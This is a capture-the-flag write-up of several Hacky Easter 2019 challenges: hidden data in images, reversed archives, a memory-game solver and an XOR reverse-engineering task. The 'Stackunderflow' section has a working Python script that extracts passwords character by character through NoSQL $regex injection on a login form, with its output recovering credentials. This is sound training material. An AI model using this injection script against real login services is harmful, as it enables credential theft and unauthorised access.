
08 - MODERN ART

this challenge was quite misleading, because of the QR code which states "remove me". i spend some time trying to fix the QR on the image without success. but then i looked at the file itself and noticed that there is some additional data at the end of the image:




```
00022620  b2 8f ff d9 0a 20 e2 96  84 e2 96 84 e2 96 84 e2  |..... ..........|
00022630  96 84 e2 96 84 e2 96 84  e2 96 84 20 20 e2 96 84  |...........  ...|
00022640  20 e2 96 84 e2 96 84 20  e2 96 84 e2 96 84 e2 96  | ...... .........|
00022650  84 e2 96 84 e2 96 84 e2  96 84 e2 96 84 20 0a 20  |............. . |
00022660  e2 96 88 20 e2 96 84 e2  96 84 e2 96 84 20 e2 96  |... ......... ..|
00022670  88 20 e2 96 84 e2 96 88  e2 96 80 e2 96 88 e2 96  |. ..............|
00022680  84 20 e2 96 88 20 e2 96  84 e2 96 84 e2 96 84 20  |. ... ......... |
00022690  e2 96 88 20 0a 20 e2 96  88 20 e2 96 88 e2 96 88  |... . ... ......|
000226a0  e2 96 88 20 e2 96 88 20  20 e2 96 80 e2 96 84 e2  |... ...  .......|
000226b0  96 80 e2 96 84 20 e2 96  88 20 e2 96 88 e2 96 88  |..... ... ......|
000226c0  e2 96 88 20 e2 96 88 20  0a 20 e2 96 88 e2 96 84  |... ... . ......|
000226d0  e2 96 84 e2 96 84 e2 96  84 e2 96 84 e2 96 88 20  |............... |
000226e0  e2 96 84 20 e2 96 84 20  e2 96 88 20 e2 96 88 e2  |... ... ... ....|
000226f0  96 84 e2 96 84 e2 96 84  e2 96 84 e2 96 84 e2 96  |................|
00022700  88 20 0a 20 e2 96 84 e2  96 84 e2 96 84 20 e2 96  |. . ......... ..|
00022710  84 e2 96 84 e2 96 84 e2  96 84 e2 96 88 e2 96 88  |................|
00022720  e2 96 84 e2 96 88 e2 96  80 e2 96 84 e2 96 84 20  |............... |
00022730  20 20 e2 96 84 20 20 20  0a 20 e2 96 84 e2 96 88  |  ...   . ......|
00022740  e2 96 84 e2 96 80 e2 96  84 e2 96 84 e2 96 84 e2  |................|
00022750  96 88 e2 96 80 e2 96 84  e2 96 80 20 e2 96 84 20  |........... ... |
00022760  e2 96 80 20 e2 96 84 e2  96 80 e2 96 80 e2 96 80  |... ............|
00022770  e2 96 84 20 0a 20 e2 96  80 e2 96 88 e2 96 84 e2  |... . ..........|
00022780  96 88 20 e2 96 80 e2 96  84 e2 96 88 e2 96 80 20  |.. ............ |
00022790  20 20 e2 96 84 20 e2 96  88 20 e2 96 84 e2 96 80  |  ... ... ......|
000227a0  20 e2 96 84 20 20 0a 20  e2 96 84 e2 96 84 e2 96  | ...  . ........|
000227b0  84 e2 96 84 e2 96 84 e2  96 84 e2 96 84 20 e2 96  |............. ..|
000227c0  88 e2 96 80 e2 96 84 e2  96 88 20 e2 96 88 e2 96  |.......... .....|
000227d0  84 e2 96 88 20 e2 96 80  e2 96 80 20 20 20 0a 20  |.... ......   . |
000227e0  e2 96 88 20 e2 96 84 e2  96 84 e2 96 84 20 e2 96  |... ......... ..|
000227f0  88 20 e2 96 88 e2 96 88  e2 96 84 e2 96 88 e2 96  |. ..............|
00022800  80 e2 96 88 e2 96 84 e2  96 88 e2 96 80 e2 96 80  |................|
00022810  e2 96 84 20 e2 96 88 20  0a 20 e2 96 88 20 e2 96  |... ... . ... ..|
00022820  88 e2 96 88 e2 96 88 20  e2 96 88 20 e2 96 84 20  |....... ... ... |
00022830  e2 96 80 20 e2 96 84 20  e2 96 80 e2 96 80 e2 96  |... ... ........|
00022840  84 e2 96 88 e2 96 80 e2  96 80 e2 96 84 20 0a 20  |............. . |
00022850  e2 96 88 e2 96 84 e2 96  84 e2 96 84 e2 96 84 e2  |................|
00022860  96 84 e2 96 88 20 e2 96  88 e2 96 80 e2 96 88 20  |..... ......... |
00022870  e2 96 84 20 e2 96 88 e2  96 80 20 20 e2 96 88 e2  |... ......  ....|
00022880  96 80 e2 96 88 20 0a                             |..... .|
```

i noticed that the bytes are repeating. turns out that 3 bytes together make a unicode character.




U+2583	▃	e2 96 83
U+2584	▄	e2 96 84
U+2585	▅	e2 96 85


we can use online tools to convert these bytes to ascii. for example, this site:
https://onlinehextools.com/convert-hex-to-utf8




```
84 20 20 20 0A 20 E2 96 84 E2 96 88 E2 96 84 E2
96 80 E2 96 84 E2 96 84 E2 96 84 E2 96 88 E2 96
80 E2 96 84 E2 96 80 20 E2 96 84 20 E2 96 80 20
E2 96 84 E2 96 80 E2 96 80 E2 96 80 E2 96 84 20
0A 20 E2 96 80 E2 96 88 E2 96 84 E2 96 88 20 E2
96 80 E2 96 84 E2 96 88 E2 96 80 20 20 20 E2 96
84 20 E2 96 88 20 E2 96 84 E2 96 80 20 E2 96 84
20 20 0A 20 E2 96 84 E2 96 84 E2 96 84 E2 96 84
E2 96 84 E2 96 84 E2 96 84 20 E2 96 88 E2 96 80
E2 96 84 E2 96 88 20 E2 96 88 E2 96 84 E2 96 88
20 E2 96 80 E2 96 80 20 20 20 0A 20 E2 96 88 20
E2 96 84 E2 96 84 E2 96 84 20 E2 96 88 20 E2 96
88 E2 96 88 E2 96 84 E2 96 88 E2 96 80 E2 96 88
E2 96 84 E2 96 88 E2 96 80 E2 96 80 E2 96 84 20
E2 96 88 20 0A 20 E2 96 88 20 E2 96 88 E2 96 88
E2 96 88 20 E2 96 88 20 E2 96 84 20 E2 96 80 20
E2 96 84 20 E2 96 80 E2 96 80 E2 96 84 E2 96 88
E2 96 80 E2 96 80 E2 96 84 20 0A 20 E2 96 88 E2
96 84 E2 96 84 E2 96 84 E2 96 84 E2 96 84 E2 96
88 20 E2 96 88 E2 96 80 E2 96 88 20 E2 96 84 20
E2 96 88 E2 96 80 20 20 E2 96 88 E2 96 80 E2 96
88 20 0A
```

but this doesnt look right yet. using Microsoft Word and a proper font, i was able to fix the QR:






which only gives "AES-128". but this is not the flag. wtf. in the end i was so desperate that i just ran strings on the file itself hoping i will find some hint - but it was even better - i got a key and a ciphertext!



```
[MacBookPro:hackyeaster2019 christoph$ strings -n 16 modernart.jpg
it|
   u9Mu9Mu9Mu9O
@IMxTSXTSXTSXTSXTSU
it|
   u9Mu9Mu9Mu9O
@IMxTSXTSXTSXTSXTSU
(E7EF085CEBFCE8ED93410ACF169B226A)
(KEY=1857304593749584)
```

with cyberchef we can now solve the challenge:



Recipe

AES Decrypt

Key: 1857304593749584 (UTF8)

IV: (HEX)

Mode: ECB

Input: Hex

Output: Raw

Input

```
E7EF085CEBFCE8ED93410ACF169B226A
```

Output

```
Ju5t_An_1mag3
```


09 - RORRIM RORRIM

the filename evihcra.piz is obviously reversed and should be archive.zip. but we cannot unpack it, because the bytes inside it are reversed too (this is visible with a hex editor).

with some code i borrowed from stackoverflow i reversed the bytes.

```python
import os

bufsize = 1 << 15
with open('archive.zip', 'rb') as f, open('reversed.zip', 'wb') as fout:
    f.seek(0, os.SEEK_END) # move to the end of file
    for pos in reversed(xrange(0, f.tell(), bufsize)):
        f.seek(pos, os.SEEK_SET)
        fout.write(f.read(bufsize)[::-1])
```


now we can unpack it and again will find a reversed filename. - this should be egg09.png




hacky2019 › reversed

Name	Größe	Typ	Geändert	Attribute
90gge.gnp	67.4 KB	GNP File	22.01.2019 08:25	-a-----


and with a hex editor again, we can see that the PNG header is reversed. fixing .GNP to .PNG let us open the image.



```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
00000000  89 47 4E 50 0D 0A 1A 0A 00 00 00 0D 49 48 44 52  .GNP........IHDR
00000010  00 00 01 E0 00 00 01 E0 08 06 00 00 00 7D D4 BE  .............}..
```



but some more mirror stuff is going on here! with paint.net we can flip the image horizontally and invert the colors to finally solve this challenge.



10 - STACKUNDERFLOW


for quite some time i had no idea what this challenge was about. but there are hints in the question section. NoSQL and JSON are some of the discussed topics and after i have found a cheatsheet for NoSQL injections, this all made more sense. i have re-used a python script that i have found on this page:

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection

there is an example that posts json requests with regex to bruteforce a users password and thats what i did. i have adjusted the script to run recursive until the password is fully recovered:


```python
import requests
import urllib3
import string
import urllib
import sys
urllib3.disable_warnings()

username="the_admin"
u="http://whale.hacking-lab.com:3371/login"
headers={'content-type': 'application/json'}

def findpass(p):
    for c in string.printable:
        if c not in ['*','+','.','?','|','$']:
            payload='{"username": "%s", "password": {"$regex": "^%s" }}' % (username, p + c)
            #print payload
            r = requests.post(u, data = payload, headers = headers, verify = False)
            if 'Welcome' in r.text:
                #print r.text
                print("[+] partial password : %s" % (p+c))
                p += c
                findpass(p)
    print "\n[*] credentials: "+username+":"+p+"\n"
    sys.exit()

findpass("")
```

and here we go:



```
MacBookPro:hackyeaster2019 christoph$ python nosql.py
[+] partial password : 7
[+] partial password : 76
[+] partial password : 76e
[+] partial password : 76eK
[+] partial password : 76eKx
[+] partial password : 76eKxM
[+] partial password : 76eKxME
[+] partial password : 76eKxMEQ
[+] partial password : 76eKxMEQF
[+] partial password : 76eKxMEQFc
[+] partial password : 76eKxMEQFcf
[+] partial password : 76eKxMEQFcfG
[+] partial password : 76eKxMEQFcfG3
[+] partial password : 76eKxMEQFcfG3f
[+] partial password : 76eKxMEQFcfG3fP
[+] partial password : 76eKxMEQFcfG3fPe

[*] credentials: the_admin:76eKxMEQFcfG3fPe
```


when we use this credentials to login, we can find another hint:



Should my password really be the flag?

Asked by null

that means we must find the password for the user "null" - this is now easy with my script. i had only to adjust the username and let it run again. this will run a little longer because its a stronger password, but here is the solution:



```
[*] credentials: null:N0SQL_injections_are_a_thing
```


11 - MEMEORY 2.0

last time i solved memeory by hand, but this seems not to be possible this time. we really have to code a solver, but what is the best approach here?

my idea is pretty simple - i get all the images for the current session from the server and create a crc32 value of them. then i write those into an array and when i processed all of them, i will check for duplicates - which must be the same memory cards when the crc32 matches. this means i have found a correct pair. here is my code:

```
import requests
import binascii
from collections import defaultdict

def list_duplicates(seq):
    tally = defaultdict(list)
    for i,item in enumerate(seq):
        tally[item].append(i)
    return ((key,locs) for key,locs in tally.items()
                            if len(locs)>1)

site = 'http://whale.hacking-lab.com:1111/'
crc = [None] * 100

r = requests.get(site)
cookies=r.cookies

for j in range(0,10):

    for i in range(1,100):
        response = requests.get(site+"pic/"+str(i),cookies=cookies)
        crc[i-1]=(binascii.crc32(response.content) & 0xFFFFFFFF)

    for dup in sorted(list_duplicates(crc)):
        print dup
        cards=dup[1]
        #print cards[1]
        payload = {'first': cards[0]+1, 'second': cards[1]+1}
        print payload
        r = requests.post(url = "http://whale.hacking-lab.com:1111/solve", data=payload, cookies=cookies)
        print r.text
```

this will run some time, because we have to finish 10 rounds without error, but in the end we get:




```
(3448935472, [40, 73])
{'second': 74, 'first': 41}
ok
(3804053189, [1, 5])
{'second': 6, 'first': 2}
ok
(3940973779, [13, 55])
{'second': 56, 'first': 14}
ok
(4133061839, [41, 42])
{'second': 43, 'first': 42}
ok
(4204204293, [11, 46])
{'second': 47, 'first': 12}
ok
(4246823335, [21, 91])
{'second': 92, 'first': 22}
ok
(4293801380, [49, 78])
{'second': 79, 'first': 50}
ok, here is your flag: 1-m3m3-4-d4y-k33p5-7h3-d0c70r-4w4y
```

12 - DECRYPTOR


this challenge was tricky. its hard to get the idea behind it just by looking at the code in IDA. there is a hash() function and its even using constants from modern hashing algorithms (which was very missleading). i have tried to bruteforce it, but no luck. by manually feeding characters into it, i noticed that a char will output its opposite character - means that you can enter one char and if you enter the char of the result you will get the first char again. i tried to make it print he19- but that didnt really work.

then i have used Ghidra to create pseudocode and this looked a lot better:




```
*(int *)((long)pvVar1 + (long)(int)local_c * 4) =
     -1 - (0xffffffff -
           (*(uint *)((long)pvVar1 + (long)(int)local_c * 4) &
           0xffffffff -
           (*(uint *)(data + (long)(int)local_c * 4) &
           *(uint *)((long)pvVar1 + (long)(int)local_c * 4))) &
          0xffffffff -
          (*(uint *)(data + (long)(int)local_c * 4) &
          0xffffffff -
          (*(uint *)(data + (long)(int)local_c * 4) &
          *(uint *)((long)pvVar1 + (long)(int)local_c * 4))));
```

this seems to do only some AND and SUB operations with the password and a hardcoded table. but what the heck does that mean? later i checked all strings from the binary and noticed something helpful:



```
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
XOR_Challenge.c
elf-init.c
__FRAME_END__
__GNU_EH_FRAME_HDR
```


this seems to be the original source code name. xor challenge? is this really only xor? i did confirm this by feeding single characters to the program and comparing the result with manual xors using the hardcoded table - and it matched!



```
.data:0000000000601060 data            dd 331E5530h, 62541D18h, 95A013Ch, 1441916h, 15E0E7Fh
.data:0000000000601060                                            ; DATA XREF: hash(uint *)+3C↑o
.data:0000000000601060                 dd 41013948h, 44580000h, 59573A1Ah, 0B3B0C1Dh, 14024E5Ah
.data:0000000000601060                 dd 57651551h, 66591159h, 12067143h, 2A0B1D0Bh, 5B597B0Eh
.data:0000000000601060                 dd 4367173Bh, 27083606h, 7E3B5771h, 51060B4Fh, 62373C4Eh
